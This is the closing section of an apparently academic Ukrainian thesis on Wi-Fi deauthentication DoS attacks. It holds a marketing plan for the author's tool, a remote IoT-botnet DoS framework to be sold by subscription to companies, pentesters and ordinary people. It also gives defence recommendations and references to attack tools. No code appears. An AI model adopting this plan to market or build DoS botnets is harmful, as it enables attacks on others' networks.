Кожна з розглянутих альтернатив може бути реалізована, але зважаючи на кількість потрібних ресурсів та затрачений час, доцільнішим варіантом буде бутстрап та надходження коштів від FFF (Family, Friends, Fools). Це дасть змогу швидко працювати і вийти на ринок.

4.4 Розроблення ринкової стратегії проекту

Розроблення ринкової стратегії першим кроком передбачає визначення стратегії охоплення ринку: опис цільових груп потенційних споживачів (табл. 4.15).

Таблиця 4.15 – Вибір цільових груп потенційних споживачів

№	Опис профілю цільової групи потенційних клієнтів	Готовність споживачі в сприйняти продукт	Орієнтовний попит в межах цільової групи	Інтенсивність конкуренції в сегменті	Простота входу у сегмент
1	Компанії	Так	Вище середнього	Чиста	Складно
2	Пентестери	Так	Середній	Чиста	Середньо
3	Звичайні люди	Так-собі	Середній	Чиста	Низько

На даному етапі можна виділити три концепції (як теорії), які варто протестувати. Отже, потрібно використовувати стратегію концентрованого маркетингу для кожної з цих груп користувачів. Насправді, одна група може входити в іншу. Таким чином, варто використати стратегію диференційованого маркетингу та привабити спочатку професіоналів за якими підтягнуться і прості люди. На початковому етапі програма стандартизована, тому можливо застосовувати масовий маркетинг. Але, сегменти мають певні відмінності, саме тому бажано майбутньому використовувати стратегію диференційованого маркетингу.

Сформуємо базову стратегію розвитку (табл. 4.16)

Таблиця 4.16 – Визначення базової стратегії розвитку

№	Обрана альтернатива розвитку	Стратегія охоплення ринку	Ключові конкурентноспроможні позиції відповідно до обраної альтернативи	Базова стратегія розвитку
1	Ні	Ексклюзивний розподіл	Низькі витрати, комплексний підхід, зручність	Стратегія диференціації

Можливим був вибір стратегії «Лідерство за витратами», але в даному продукті частина компонентів і принцип не нова, тому саме «Стратегія диференціації» була обрана як показник унікальності продукту з-поміж інших.

Далі потрібно обрати стратегію конкурентної поведінки (табл. 4.17)

Таблиця 4.17 – Визначення базової стратегії конкурентної поведінки

№	Чи є проект «першопрохідцем» на ринку?	Компанія шукатиме нових споживачів, або забиратиме існуючих у конкурентів?	Чи буде компанія копіювати основні характеристики товару конкурентів	Стратегія конкурентної поведінки
1	Ні	Буде забирати існуючих у конкурентів і шукати нових	Ні, не копіюватиме. Основна ідея у подібних утилітах - одна. Інше питання - метод реалізації і зручність	Стратегія диференціації

На основі вимог споживачів з обраних сегментів до постачальника (стартап-компанії) та до продукту, а також в залежності від обраної базової стратегії розвитку та стратегії конкурентної поведінки розробляється стратегія позиціонування, що полягає у формуванні ринкової позиції (комплексу асоціацій), за яким споживачі мають ідентифікувати торгівельну марку/проект. Все це представлено в таблиці 4.18 [17].

Таблиця 4.18 – Визначення стратегії позиціонування

№	Вимоги до товару цільової аудиторії	Базова стратегія розвитку	Ключові конкурентноспроможні позиції власного стартап-проекту	Вибір асоціацій, які мають сформувати комплексну позицію власного проекту
1	Віддалене керування, велика успішність атак, легкий інтерфейс користувача	Стратегія диференціації	Новітній підхід, віддаленість, розподіленість системи. Уніфікація використовуваного ПЗ	Вигідна ціна, привабливий розширений пакет послуг

4.5 Розроблення маркетингової програми стартап-проекту

Першим кроком є формування маркетингової концепції товару, який отримає споживач. Для цього (у табл. 4.19) потрібно підсумувати результати попереднього аналізу конкурентоспроможності товару [17].

Таблиця 4.19 – Визначення переваг концепції потенційного товару

№	Потреба	Вигода, яку пропонує товар	Ключові переваги перед конкурентами (існуючі або такі, що потрібно створити
1	Можливість віддалених DoS атак різних типів	Ботнет на IoT пристроях	Це нововведення, такого немає

Кінець таблиці 4.19

2	Можливість аналізу результатів атак	Показ успішних результатів у відсотковому співвідношенні	Індивідуальний підхід, нововведення в подібних утилітах

Надалі розробляється трирівнева маркетингова модель товару: уточнюється ідея продукту та/або послуги, його фізичні складові, особливості процесу його надання (табл. 4.20) [17].

Таблиця 4.20 – Опис трьох рівнів моделі товару

<table>
<tr><th>Рівні товару</th><th colspan="2">Сутність та складові</th></tr>
<tr><td>I. Товар за задумом</td><td colspan="2">Фреймворк для віддалених DoS атак з використанням IoT пристроїв та бездротових технологій</td></tr>
<tr><td rowspan="4">II. Товар у реальному виконанні</td><td>Властивості/характеристики</td><td>Оцінка</td></tr>
<tr><td>1) Віддалене керування багатьма ботами
2) Відстеження статистики успішності атак</td><td>Виконано</td></tr>
<tr><td colspan="2">Якість: вигода також оцінюється індивідуально, для підтвердження відбуваються випробування у клієнта</td></tr>
<tr><td colspan="2"></td></tr>
<tr><td rowspan="2">III. Товар із підкріпленням</td><td colspan="2">До продажу: підписка на різні рівні дистрибуції, тобто – різна цінова політика згідно пакету поставок</td></tr>
<tr><td colspan="2">Після продажу: Підтримка ПЗ</td></tr>
<tr><td colspan="3">За рахунок чого потенційний товар буде захищено від копіювання: неможливістю дизасемблувати код</td></tr>
</table>

Наступним кроком є визначення цінових меж, якими необхідно керуватись при встановленні ціни на потенційний товар (остаточне визначення ціни відбувається під час фінансово-економічного аналізу проекту), яке передбачає аналіз ціни на товари-аналоги або товари субститути, а також аналіз рівня доходів цільової групи споживачів. Аналіз проводиться експертним методом [17].

Далі визначемо оптимальну систему збуту, в межах якої приймається рішення (табл. 4.21): проводити збут власними силами – через електронний ресурс;

Таблиця 4.21 – Формування системи збуту

№	**Специфіка закупівельної поведінки цільових клієнтів**	**Функції збуту, які має виконувати постачальник товару**	**Глибина каналу збуту**	**Оптимальна система збуту**
1	Купівля через інтернет	Транспортування АЗ частини товару, відправка ПЗ	Нульового рівня	Збут власними силами – власна система, далі – через маркетплейс

Останньою складової маркетингової програми є розроблення концепції маркетингових комунікацій, що спирається на попередньо обрану основу для позиціонування, визначену специфіку поведінки клієнтів (табл. 4.22).

Таблиця 4.22 – Концепція маркетингових комунікацій

№	Специфіка поведінки цільових клієнтів	Канали комунікацій, якими користуються цільові клієнти	Ключові позиції, обрані для позиціонування	Завдання рекламного повідомлення	Концепція рекламного звернення
1	Прямий пошук товару	Портали про пентести, відгуки, прямі продажі	Задоволення специфічних потреб, реалізація певних переваг	Надати інформацію про товар (послугу) потенційним споживачам	Утиліта допоможе вам зі зручністю у користуванні нею

В результаті аналізу певних таблиць описана маркетингова програма, що включає в себе концепції товару, збуту, просування та попередній аналіз можливостей ціноутворення, спирається на цінності та потреби потенційних клієнтів, конкурентні переваги ідеї, стан та динаміку ринкового середовища, в межах якого буде впроваджено проект, та відповідну обрану альтернативу ринкової поведінки [17].

Висновки до розділу 4

У розділі проведено маркетинговий аналіз перспектив реалізації запропонованого в роботі науково-технічного рішення та оцінку можливості його ринкового впровадження.

Ринкова комерціалізація проекту є можливою, але заробіток зараз буде досить малий. Рентабельність надання описаного типу послуг є середньою, з огляду на малий розвиток ринку.

Основною проблемою при впровадженні є відсутність репутації, що є досить важливим аспектом у виборі ПЗ. Водночас, кількість споживачів в цільових групах є обмеженою. Забезпечити відновлюваність можна за допомогою використання монетизації в форматі підписки, з тривалою підтримкою, про що було згадано. Найкраще – вибрати бізнес модель «Фріміум» з різним цінниками.

ВИСНОВКИ

Результатом даної роботи є сценарій DoS атаки на бездротові мережі та обґрунтування набору методів захисту від даної атаки, які дадуть змогу запобігти експлуатації вразливості у стандартах групи IEEE 802.11.

За допомогою аналізу стандартів виявлено експлуатовану вразливість, яку було далі досліджено (а саме, причини, наслідки і методи експлуатації) та експериментально перевірено атаками використовуючи різні готові рішення та власний сценарій. Також обґрунтовано рекомендації щодо захисту від атаки деавтентифікації в технології Wi-Fi.

Тестування показало, що не всі готові рішення надають стовідсотковий результат при атаці деавтентифікації. Все залежить від реалізації утиліти, кількості фреймів деавтентифікації, налаштувань клієнтів та ТД. Проаналізувавши вимоги до потрібного інструменту, його було розроблено та складено сценарій його використання на тестовій бездротовій мережі. За результатами тестування, дана утиліта має трішки розширеніший функціонал, ніж її опоненти та показала себе кращою та зручнішою.

Вироблено рекомендації щодо усунення вразливості деавтентифікації стандарту IEEE 802.11, що полягали у певних налаштуваннях клієнтів та ТД. Дані рекомендації нівелюють знайдену вразливість.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1 Перекриття каналів у Wi-Fi [Електронний ресурс]. – Режим доступу до ресурсу: http://www.wi-life.ru/2.4ghz-channel-overlay.jpg

2 802.11: Фрейми деавтентифікації та диасоціації [Електронний ресурс]. – Режим доступу до ресурсу: https://mrncciew.com/2014/10/11/802-11-mgmt-deauth-disassociation-frames/

3 Інтернет речей [Електронний ресурс]. – Режим доступу до ресурсу: https://ru.wikipedia.org/wiki/%D0%98%D0%BD%D1%82%D0%B5%D1%80%D0%BD%D0%B5%D1%82_%D0%B2%D0%B5%D1%89%D0%B5%D0%B9

4 IEEE 802.11-2007 [Електронний ресурс]. – Режим доступу до ресурсу: https://www.iith.ac.in/~tbr/teaching/docs/802.11-2007.pdf

5 IEEE 802.11-2012 [Електронний ресурс]. – Режим доступу до ресурсу: https://standards.ieee.org/standard/802_11-2012.html

6 CVE-2017-13079 [Електронний ресурс]. – Режим доступу до ресурсу: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-13079

7 CVE-2017-13081 [Електронний ресурс]. – Режим доступу до ресурсу: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-13081

8 Виправлені вразливості в Cisco [Електронний ресурс]. – Режим доступу до ресурсу: https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20171016-wpa

9 Вразливості WPA2 від компанії Lenovo [Електронний ресурс]. – Режим доступу до ресурсу: https://support.lenovo.com/ua/ru/product_security/len-17420

10 Виправлені вразливості в Ubuntu [Електронний ресурс]. – Режим доступу до ресурсу: https://people.canonical.com/~ubuntu-security/cve/2017/CVE-2017-13081.html

11 CVE-2017-12283 [Електронний ресурс]. – Режим доступу до ресурсу: https://nvd.nist.gov/vuln/detail/CVE-2017-12283

12 Документація Aircrack-ng [Електронний ресурс]. – Режим доступу до ресурсу: https://www.aircrack-ng.org/doku.php

13 WiFite: программа для реализации комплексных (WPA / WPA2, WEP, WPS) автоматизированных атак на Wi-Fi в Kali Linux [Електронний ресурс]. – Режим доступу до ресурсу: https://hackware.ru/?p=553

14 Wireless "Deauth" Attack using Aireplay-ng, Python, and Scapy [Електронний ресурс]. – Режим доступу до ресурсу: http://raidersec.blogspot.com/2013/01/wireless-deauth-attack-using-aireplay.html

15 Фото ESP8266 [Електронний ресурс]. – Режим доступу до ресурсу: https://en.wikipedia.org/wiki/ESP8266#/media/File:ESP-01.jpg

16 Список лучших инструментов для DOS атак [Електронний ресурс]. – Режим доступу до ресурсу: https://codeby.net/blogs/spisok-lucwih-instrumentov-dlja-dos-atak/

17 **Розроблення стартап-проекту** [Текст] : Методичні рекомендації до виконання розділу магістерських дисертацій для студентів інженерних спеціальностей / За заг. ред. О.А. Гавриша. – Київ : НТУУ «КПІ», 2016. – 28 с.

18 Олифер В. Компьютерные сети. Принципы, технологии, протоколы [Текст]: Учебник для вузов / В. Олифер, Н. Олифер - 4-е вид. — СПб.: Пітер, 2010. — 944 е.: іл.

19 Грайворонський М.В. Безпека інформаційно-комунікаційних систем [Текст] / Грайворонський М.В., Новіков О.М. — К.: Видавнича група BHV, 2009. — 608 с.: іл.

20 Технологии современных беспроводных сетей Wi-Fi [Текст] : учебное пособие / Е. В. Смирнов, А. В. Пролетарский и др.; под общ. ред. А. В. Пролетарского. — Москва : Издательство МГТУ им. Н.Э. Баумана, 2017. — 446, [2] с. : ил. — (Компьютерные системы и сети).

21 Типи фреймів мережі стандарту IEEE 802.11 [Електронний ресурс]. – Режим доступу до ресурсу: http://wi-life.ru/texnologii/wi-fi/wi-fi-frames-management-control-data

22 Whitaker, A. *CCNA* [Текст] / Andrew J. Whitaker, Michael Valentine. – Que Certification, 2008. – P. 188–193.

23 ESP8266 packet injection/sniffer example [Електронний ресурс]. – Режим доступу до ресурсу: https://github.com/willemwouters/esp8266-injection-example

24 WI FI MANAGEMENT PACKETS EXPLAINED – PART 1 WI FI BEACON FRAMES [Електронний ресурс]. – Режим доступу до ресурсу: https://networksystemsblog.wordpress.com/2014/04/21/wi-fi-management-packets-explained-part-1-wi-fi-beacon-frames/

25 Rand Druid – Compact ESP8266 based, battery powered, multi target De-Auth attack implementation [Електронний ресурс]. – Режим доступу до ресурсу: https://hackaday.io/project/9333-weekend-on-the-dark-side